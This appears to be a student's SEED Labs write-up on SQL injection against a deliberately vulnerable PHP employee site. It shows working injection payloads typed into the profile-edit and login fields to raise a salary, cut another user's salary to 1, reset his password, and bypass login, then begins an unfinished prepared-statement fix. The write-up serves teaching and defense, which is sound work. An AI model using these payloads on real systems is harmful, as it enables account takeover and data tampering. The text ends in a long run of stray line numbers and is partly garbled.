cc7bca812299 mysql-10.9.0.6
dec533dc391e www-10.9.0.5
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ ls
docker-compose.yml image_mysql image_www mysql_data
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ cd image_www
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www$ ls
Code Dockerfile apache_sql_injection.conf
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www$ cd Code/
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ ls
css index.html seed_logo.png unsafe_edit_frontend.php
defense logoff.php unsafe_edit_backend.php unsafe_home.php
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ docker cp unsafe_
edit_backend.php dec533dc391e:/var/www/SQL_Injection#
Successfully copied 3.58kB to dec533dc391e:/var/www/SQL_Injection#
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ docker cp unsafe_
edit_backend.php dec533dc391e:/var/www/SQL_Injection
Successfully copied 3.58kB to dec533dc391e:/var/www/SQL_Injection
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ docker cp unsafe_
home.php dec533dc391e:/var/www/SQL_Injection
Successfully copied 12.3kB to dec533dc391e:/var/www/SQL_Injection
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$
```

Now if we refresh we will not be able to see the sql statements

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	Alice the Great
Email	alice@gmail.com
Address	Chicago
Phone Number	111-1111-1111

Now we need to edit profile and save it. We will come back to the homepage so how could we pass that sql statement. Here we want to pass information from one webpage to another webpage how could we do that, we want to pass from the unsafe editor back.php to this unsafehome.php. We know for this website there is a session this session start and we can save those information in the session. Entered the following statements, and the we can get this one from unsafehome.php

unsafe\_home.php

```

33 $dbpass="dees";
34 $dbname="sqllab_users";
35 // Create a DB connection
36 $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
37 if ($conn->connect_error) {
38     die("Connection failed: " . $conn->connect_error . "\n");
39 }
40 return $conn;
41 }

42 $conn = getDB();
43 // Don't do this, this is not safe against SQL injection attack
44 $sql="";
45 if($input_pwd!=""){
46     // In case password field is not empty.
47     $hashed_pwd = sha1($input_pwd);
48     //Update the password stored in the session.
49     $_SESSION['pwd']=$hashed_pwd;
50     $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',Password='$input_password'
where ID=$id;";
51 }else{
52     // if passowrd field is empty.
53     $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber=
where ID=$id;";
54 }
55 echo 'SQL :'.$sql;
56 $SESSION[ 'PROFILE_SQL' ]=$sql;
57 $conn->query($sql);
58 $conn->close();
59 header("Location: unsafe_home.php");
60 exit();
61

```

unsafe\_home.php

```

48 $_SESSION['pwd']!=''){
49     $input_uname = $_SESSION['name'];
50     $hashed_pwd = $_SESSION['pwd'];
51 }

52 // Function to create a sql connection.
53 function getDB() {
54     $dbhost="10.9.0.6";
55     $dbuser="seed";
56     $dbpass="dees";
57     $dbname="sqllab_users";
58     // Create a DB connection
59     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
60     if ($conn->connect_error) {
61         echo "</div>";
62         echo "</nav>";
63         echo "<div class='container text-center'>";
64         die("Connection failed: " . $conn->connect_error . "\n");
65         echo "</div>";
66     }
67     return $conn;
68 }
69
70 // create a connection
71 $conn = getDB();
72 // Sql query to authenticate the user
73 $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
74 //echo $sql;
75 echo $_SESSION[ 'PROFILE_SQL' ];
76 if (!$result = $conn->query($sql)) {
77     echo "</div>";
78     echo "</nav>";
79     echo "<div class='container text-center'>";
80     echo "</div>";
81

```

Since this is updated we need to copy this two and save home.php

```

SQL_Injection
/ copied 12.3kB to dec533dc391e:/var/www/SQL_Injection
31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ docker cp unsafe_edit_backend.php dec
/var/www/SQL_Injection
/ copied 3.58kB to dec533dc391e:/var/www/SQL_Injection
31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$
```



```
UPDATE credential SET
nickname='Alice',email='alice@gmail.com',address='Chicago',PhoneNumber='111-
where ID=1;
```

## Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20

The update statement looks like the above.

## TASK 3.1-Modify your own salary

**Objective:** In this task we will be exploiting the SQL injection vulnerability in the Edit-Profile page.

**Explanation:** Now for the attack alice want to modify her salary and she knows the service are stored in a column called salary but this is a prerequisite in the real world you may not be able to guess what the name it is. Since it is open source web application we may check this source code. Here we check the inside this is my sql console see the salary here from the description survey.

When we set cellular fields we separate them with a comma and as a normal user alice cannot update her salary but she can use injection attack since she wanted to know the statement so she can use the update profile. We will make some changes in unsafe\_home.php

```
*unsafe_home.php
54     $dbhost="10.9.0.6";
55     $dbuser="seed";
56     $dbpass="dees";
57     $dbname="sqllab_users";
58     // Create a DB connection
59     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
60     if ($conn->connect_error) {
61         echo "</div>";
62         echo "</nav>";
63         echo "<div class='container text-center'>";
64         die("Connection failed: " . $conn->connect_error . "\n");
65         echo "</div>";
66     }
67     return $conn;
68 }
69
70     // create a connection
71     $conn = getDB();
72     // Sql query to authenticate the user
73     $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email, nickname, Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
74
75     //echo $sql;
76     //echo $ SESSION[ 'PROFILE_SQL'];
77     if (!$result = $conn->query($sql)) {
78         echo "</div>";
79         echo "</nav>";
80         echo "<div class='container text-center'>";
81         die('There was an error running the query: ' . $conn->error . "\n");
82 }
```

```
*unsafe_home.php
245     $i_nickname= $json_aa[$i]['nickname'];
246     $i_email= $json_aa[$i]['email'];
247     $i_address= $json_aa[$i]['address'];
248     $i_phoneNumber= $json_aa[$i]['phoneNumber'];
249
250     echo "<tr>";
251     echo "<th scope='row'> $i_name</th>";
252     echo "<td>$i_eid</td>";
253     echo "<td>$i_salary</td>";
254     echo "<td>$i_birth</td>";
255     echo "<td>$i_ssn</td>";
256     echo "<td>$i_nickname</td>";
257     echo "<td>$i_email</td>";
258     echo "<td>$i_address</td>";
259     echo "<td>$i_phoneNumber</td>";
260     echo "</tr>";
261
262     }
263 }
264 ?>
265 <br><br>
266 echo $ SESSION[ 'PROFILE_SQL'];
267 <div class="text-center">
268     <p>
269         Copyright &copy; SEED LABS
270     </p>
271     </div>
272 </div>
273 <script type="text/javascript">
274     function logout() {
275 }
```

```

Open ▾ + *unsafe_home.php -/CSE643/Lab-03/Labsetup/image_www/Code Save ⚙
unsafe_home.php x Dockerfile x unsafe_edit_backen
245     $i_nickname= $json_aa[$i]['nickname'];
246     $i_email= $json_aa[$i]['email'];
247     $i_address= $json_aa[$i]['address'];
248     $i_phoneNumber= $json_aa[$i]['phoneNumber'];
249     echo "<tr>";
250     echo "<th scope='row'> $i_name</th>";
251     echo "<td>$i_eid</td>";
252     echo "<td>$i_salary</td>";
253     echo "<td>$i_birth</td>";
254     echo "<td>$i_ssn</td>";
255     echo "<td>$i_nickname</td>";
256     echo "<td>$i_email</td>";
257     echo "<td>$i_address</td>";
258     echo "<td>$i_phoneNumber</td>";
259     echo "</tr>";
260 }
261 echo "</tbody>";
262 echo "</table>";
263 }
264 }
265 ?>
266 <br><br>
267 <?php echo $_SESSION['PROFILE_SQL']; ?>
268 <div class="text-center">
269   <p>
270     Copyright © SEED LABS
271   </p>
272 </div>
273 </div>
274 <script type="text/javascript">
275   function logout(){
276     location.href = "logoff.php";
277   }

```

Now we want to refresh and edit the profile

**Alice's Profile Edit**

NickName	Alice
Email	alice@gmail.com
Address	Chicago
Phone Number	111-1111-1111
Password	Password

Save

Now if she wants to modify her survey so based on that statement we just saw if the statement she can obtain creation set nickname email so we can put all the information in the nickname.

Session ID and Session password is saved in session

ip-172-31-19-202.us-east-2.compute.internal:1 (seed) – TigerVNC

Applications SQLi ... unsafe... seed... Thunar

Thu 28 Sep, 06:03 see

www.seed-server.com/unsafe\_edit\_frontend.php

## Alice's Profile Edit

NickName	<input type="text" value="Alice',salary=99999 # "/>
Email	<input type="text" value="alice@gmail.com"/>
Address	<input type="text" value="Chicago"/>
Phone Number	<input type="text" value="111-1111-1111"/>
Password	<input type="text" value="Password"/>

**Save**

Her current salary is 10000 we can change it to 100000

ip-172-31-19-202.us-east-2.compute.internal:1 (seed) – TigerVNC

Applications SQLi ... unsafe... seed... Thunar

Thu 28 Sep, 06:04 see

www.seed-server.com/unsafe\_edit\_frontend.php

## Alice's Profile Edit

NickName	<input type="text" value="Alice',salary=100000 "/>
Email	<input type="text" value="alice@gmail.com"/>
Address	<input type="text" value="Chicago"/>
Phone Number	<input type="text" value="111-1111-1111"/>
Password	<input type="text" value="Password"/>

**Save**

www.seed-server.com/unsafe\_edit\_frontend.php

## Alice's Profile Edit

NickName	<input type="text" value="Alice',salary=100000 # "/>
Email	<input type="text" value="alice@gmail.com"/>
Address	<input type="text" value="Chicago"/>
Phone Number	<input type="text" value="111-1111-1111"/>
Password	<input type="text" value="Password"/>

**Save**

www.seed-server.com/unsafe\_home.php

SEED LABS Home Edit Profile

Key	Value
Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002
NickName	Alice
Email	alice@gmail.com
Address	Chicago
Phone Number	111-1111-1111

Now you can see her salary is changed to 100000, we also see the statements why it worked

UPDATE credential SET

Nickname='Alice',salary=100000

#',email='alice@gmail.com.address='Chicago',PhoneNumber='111-1111-111'


whereID=1

other fields are commented out

## TASK 3.2: Modify other people's salary

**Objective:** In this task, after increasing our own salary, we want to reduce the salary to 1 dollar. Here we explain how we achieve that.

**Explanation:** Alice want to change Bobby's salary to one dollar, now we need to add that condition here




Alice's Profile Edit

NickName	Alice',salary=1 where Name='Boby'; #
Email	alice@gmail.com
Address	Chicago
Phone Number	111-1111-1111
Password	Password

Save

Once we save we are able to see the below



COL1	COL2
<b>NickName</b>	Alice
<b>Email</b>	alice@gmail.com
<b>Address</b>	Chicago
<b>Phone Number</b>	111-1111-1111

UPDATE credential SET

Nickname='Alice',salary=1 where  
Name='Boby';

```
#',email='alice@gmail.com',address='Chicago',PhoneNumber='111-1111-111 where  
ID=1
```

However she changed everyone's nick name to alice this is a mistake for the attack so she may judge that nick nameto her boby she just want to attack boby, but when we examine in the console we are able to see this

Here everyone Nick names is changed to Alice and we can see boby's salary is changed to 1

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email
			Nickname					
1	Alice	10000	100000	9/20	102111002	111-1111-1111	Chicago	alice@gmail.com
	Alice		522b276a356bd39013dfabaea2cd43e141ecc9e8					
2	Boby	20000	1	4/20	10213352			
	Alice		b78ed97677c1c182c1420667ad1524b2d4ie45666					
3	Ryan	30000	100000	4/10	98993524			
	Alice		a3c5027cb1jkde893773ijekkejdkdkfjf78ue9e					

Which means the whole thing is commented out

But some others nick name is also changed to Alice and every one else's salary also changed to 10000, so this attack is not a good attack

The screenshot shows a web interface for editing a user profile. The profile details are as follows:

NickName	Alice
Email	alice@gmail.com
Address	Chicago
Phone Number	111-1111-1111

Below the form, a SQL command is visible:

```
UPDATE credential SET  
nickname='Alice',salary=1 where  
Name='Boby';  
#',email='alice@gmail.com',address='Chicago',PhoneNumber='111-1111-1111'
```

We see Boby's salary is changed to one which means this condition are satisfied.

The screenshot shows a web browser displaying a user profile for "Boby". The profile information is presented in a table:

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Alice
Email	
Address	
Phone Number	

### TASK 3.3: Modify other people's password

**Objective:** Here we will be changing Boby's password to something we know and then log into his account and do further damage. In this task we will be doing that:

**Explanation:** Now Alice wants to modify Boby's password. Now this time she changed the password again she needs to know the field name. The field name is 'password' here so she can change this one password since the password is saved as a shortcut so she needs to type it with the password for example,

**Alice',password=sha1('123') where Name='Boby'; #**

The screenshot shows a Mozilla Firefox window with the title "SQLi Lab — Mozilla Firefox". The URL bar shows "www.seed-server.com/unsafe\_edit\_frontend.php". The main content is titled "Alice's Profile Edit". There are five input fields: "NickName" (Alice'), "Email" (alice@gmail.com), "Address" (Chicago), "Phone Number" (111-1111-1111), and "Password" (Password). The "NickName" field has a blue border, indicating it is the current focus or selected. A large green "Save" button is below the form. At the bottom, there is a table with four rows: NickName (Alice), Email (alice@gmail.com), Address (Chicago), and Phone Number (111-1111-1111). A message at the bottom reads: "UPDATE credential SET nickname=''.password=sha1('123') where Name='Boby'; #' ,email='alice@gmail.com',address='Chicago',PhoneNumber='111-1111-1111'".

Now we can verify from the console, this below is his new password

	NickName	Password									
1	Alice	10000	100000	9/20	10211002	111-1111-1111	Chicago	alice@gmail.com	Alice	522b276a356bdf39013dfabea2cd43e141ecc9e8	
2	Boby	20000	1	4/20	10213352						#0bd001563085fc35165329ea1ff5c5ecbdbbeef
3	Ryan	30000	100000	4/10	98993524						a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	100000	1/11	32193525						995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	100000	11/3	32111111						99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	100000	3/5	43254314						

We can verify our terminal window

Alice changed out Boby's password to 123

```
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ echo -n '123' | shasum
40bd001563085fc35165329ea1ff5c5ecbdbbeef
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$
```

```
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ echo -n '123' | shasum
40bd001563085fc35165329ea1ff5c5ecbdbbeef
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup/image_www/Code$ 40bd001563085fc35165329ea1ff5c5ecbdbbeef
```

By comparing, we can see they are exactly the same

Now lets try to login into Boby's profile with password 123

The screenshot shows a web browser window with the following details:

- Header:** The browser has several tabs open, including "Web", "URL", "its45", "Settings", "SQLi Lab", and "Insec". The address bar shows the URL [www.seed-server.com/index.html](http://www.seed-server.com/index.html).
- Content:** The main content area has a green header with the "SEED LABS" logo. Below the header, the text "Employee Profile Login" is centered.
- Form:** There is a login form with two fields:
  - USERNAME:** The input field contains the value "Boby".
  - PASSWORD:** The input field contains three redacted dots ("•••").
- Buttons:** A large green "Login" button is centered below the form.
- Footer:** At the bottom of the page, there is a copyright notice: "Copyright © SEED LABS".

The screenshot shows a web browser window with the URL [www.seed-server.com/unsafe\\_home.php?username=Boby&Passw](http://www.seed-server.com/unsafe_home.php?username=Boby&Passw). The page title is "Boby Profile". Below the title is a table with two columns: "Key" and "Value". The table contains the following data:

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Alice
Email	
Address	
Phone Number	

Boby's password is changed by Alice now. Which means all attack work as intended.

## Task 4: Countermeasure—Prepared Statement

**Objective:** Here in this task in order to fix this vulnerability, we created prepared statements of the previously exploited SQL Statements. The SQL Statement used in task 2 in the unsafe\_home.php file is rewritten here.

**Explanation:** Here we are able to see the defense folder

```
root@dec533dc391e: /var/www/SQL_Injection
File Edit View Search Terminal Tabs Help
seed@ip-172-3... × seed@ip-172-3... × root@dec533dc... × seed@ip-172-3... ×
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docksh dec533dc391e
root@dec533dc391e:/# mysql -uroot -pdees
bash: mysql: command not found
root@dec533dc391e:/# ls /var/www/
SQL_Injection html
root@dec533dc391e:/# ls /var/www/SQL_Injection/
css index.html seed_logo.png unsafe_edit_frontend.php
defense logoff.php unsafe_edit_backend.php unsafe_home.php
root@dec533dc391e:/# cd !*
cd /var/www/SQL_Injection/
root@dec533dc391e:/var/www/SQL_Injection# ls
css index.html seed_logo.png unsafe_edit_frontend.php
defense logoff.php unsafe_edit_backend.php unsafe_home.php
root@dec533dc391e:/var/www/SQL_Injection#
```

```
root@dec533dc391e: /var/www/SQL_Injection
File Edit View Search Terminal Tabs Help
seed@ip-172-3... × seed@ip-172-3... × root@dec533dc... × seed@ip-172-3... ×
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docksh dec533dc391e
root@dec533dc391e:/# mysql -uroot -pdees
bash: mysql: command not found
root@dec533dc391e:/# ls /var/www/
SQL_Injection html
root@dec533dc391e:/# ls /var/www/SQL_Injection/
css index.html seed_logo.png unsafe_edit_frontend.php
defense logoff.php unsafe_edit_backend.php unsafe_home.php
root@dec533dc391e:/# cd !*
cd /var/www/SQL_Injection/
root@dec533dc391e:/var/www/SQL_Injection# ls
css index.html seed_logo.png unsafe_edit_frontend.php
defense logoff.php unsafe_edit_backend.php unsafe_home.php
root@dec533dc391e:/var/www/SQL_Injection# ls defense/
getinfo.php index.html style_home.css unsafe.php
root@dec533dc391e:/var/www/SQL_Injection#
```

We login as Alice and we are able to see the Alice information returned from the database

The screenshot shows a Mozilla Firefox window with the URL [www.seed-server.com/defense/](http://www.seed-server.com/defense/). The page has a green header with the SEED LABS logo. Below it is a form with two input fields: 'USERNAME' and 'PASSWORD', both containing placeholder text ('Username' and 'Password'). A green button labeled 'Get User Info' is centered below the inputs. At the bottom of the page, the text 'Copyright © SEED LABS' is visible.

The screenshot shows a Mozilla Firefox window with the URL [www.seed-server.com/defense/getinfo.php?username=alice&Password=alice](http://www.seed-server.com/defense/getinfo.php?username=alice&Password=alice). The page displays the results of a database query under the heading 'Information returned from the database'. The results are listed in a bulleted list:

- ID: **1**
- Name: **Alice**
- EID: **10000**
- Salary: **100000**
- Social Security Number: **10211002**

Here the web application is simplified. It contains only two php files getting info.php and saved.php.

Here we are asked to use prepare statements to repair this so here is a select statement right you select a username and password which means you can attack with the techniques.

In task 1 for example, Boby don't needed his password, we did it by commenting right comment out the condition

The screenshot shows a Firefox browser window with the URL [www.seed-server.com/defense/](http://www.seed-server.com/defense/). The page title is "Get Information". There are two input fields: "USERNAME" containing "Boby' #" and "PASSWORD" containing "Password". A warning message box is displayed over the password field, stating "This connection is not secure. Logins entered here could be compromised." with a "Learn More" link. A green button is visible at the bottom left.

The screenshot shows a Firefox browser window with the URL [www.seed-server.com/defense/getinfo.php?username=Boby'+%](http://www.seed-server.com/defense/getinfo.php?username=Boby'+%). The page title is "Information returned from the database". It displays a list of database records:

- ID: **2**
- Name: **Boby**
- EID: **20000**
- Salary: **1**
- Social Security Number: **10213352**

Here we get Boby's information which means it suffers the sql injection attack if it has a vulnerability inside this code, so we will be fixing this with the help of prepared statements

The screenshot shows a browser window with three tabs open:

- unsafe\_home.php
- Dockerfile
- unsafe\_edit\_backend.php

The unsafe.php tab contains the following PHP code:

```
7 $dbname="sqllab_users";
8
9 // Create a DB connection
10 $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
11 if ($conn->connect_error) {
12     die("Connection failed: " . $conn->connect_error . "\n");
13 }
14 return $conn;
15 }
16
17 $input_uname = $_GET['username'];
18 $input_pwd = $_GET['Password'];
19 $hashed_pwd = sha1($input_pwd);
20
21 // create a connection
22 $conn = getDB();
23
24 // do the query
25 /*
26 $result = $conn->query("SELECT id, name, eid, salary, ssn
27                         FROM credential
28                         WHERE name= '$input_uname' and Password= '$hashed_pwd'");
29 if ($result->num_rows > 0) {
30     // only take the first row
31     $firstrow = $result->fetch_assoc();
32     $id      = $firstrow["id"];
33     $name    = $firstrow["name"];
34     $eid     = $firstrow["eid"];
35     $salary  = $firstrow["salary"];
36     $ssn     = $firstrow["ssn"];
37 }
38 */
39
```

We need to comment the statements in unsafe.php

```
21 // create a connection
22 $conn = getDB();
23
24 // do the query
25 /*
26 $result = $conn->query("SELECT id, name, eid, salary, ssn
27                         FROM credential
28                         WHERE name= '$input_uname' and Password= '$hashed_pwd'");
29 if ($result->num_rows > 0) {
30     // only take the first row
31     $firstrow = $result->fetch_assoc();
32     $id      = $firstrow["id"];
33     $name    = $firstrow["name"];
34     $eid     = $firstrow["eid"];
35     $salary  = $firstrow["salary"];
36     $ssn     = $firstrow["ssn"];
37 }
38 */
39 $stmt = $conn|
40
41
42
43 // close the sql connection
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
269
270
271
272
273
274
275
276
277
278
279
279
280
281
282
283
284
285
286
287
288
289
289
290
291
292
293
294
295
296
297
298
299
299
300
301
302
303
304
305
306
307
308
309
309
310
311
312
313
314
315
316
317
318
319
319
320
321
322
323
324
325
326
327
328
329
329
330
331
332
333
334
335
336
337
338
339
339
340
341
342
343
344
345
346
347
348
349
349
350
351
352
353
354
355
356
357
358
359
359
360
361
362
363
364
365
366
367
368
369
369
370
371
372
373
374
375
376
377
378
379
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
788
789
789
790
791
792
793
794
795
796
797
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
887
888
889
889
890
891
892
893
894
895
896
897
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
987
988
989
989
990
991
992
993
994
995
995
996
997
997
998
999
999
1000
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1095
1096
1097
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1186
1187
1188
1188
1189
1190
1191
1192
1193
1194
1194
1195
1196
1196
1197
1198
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1248
1249
1250
1251
1252
1253
1254
1255
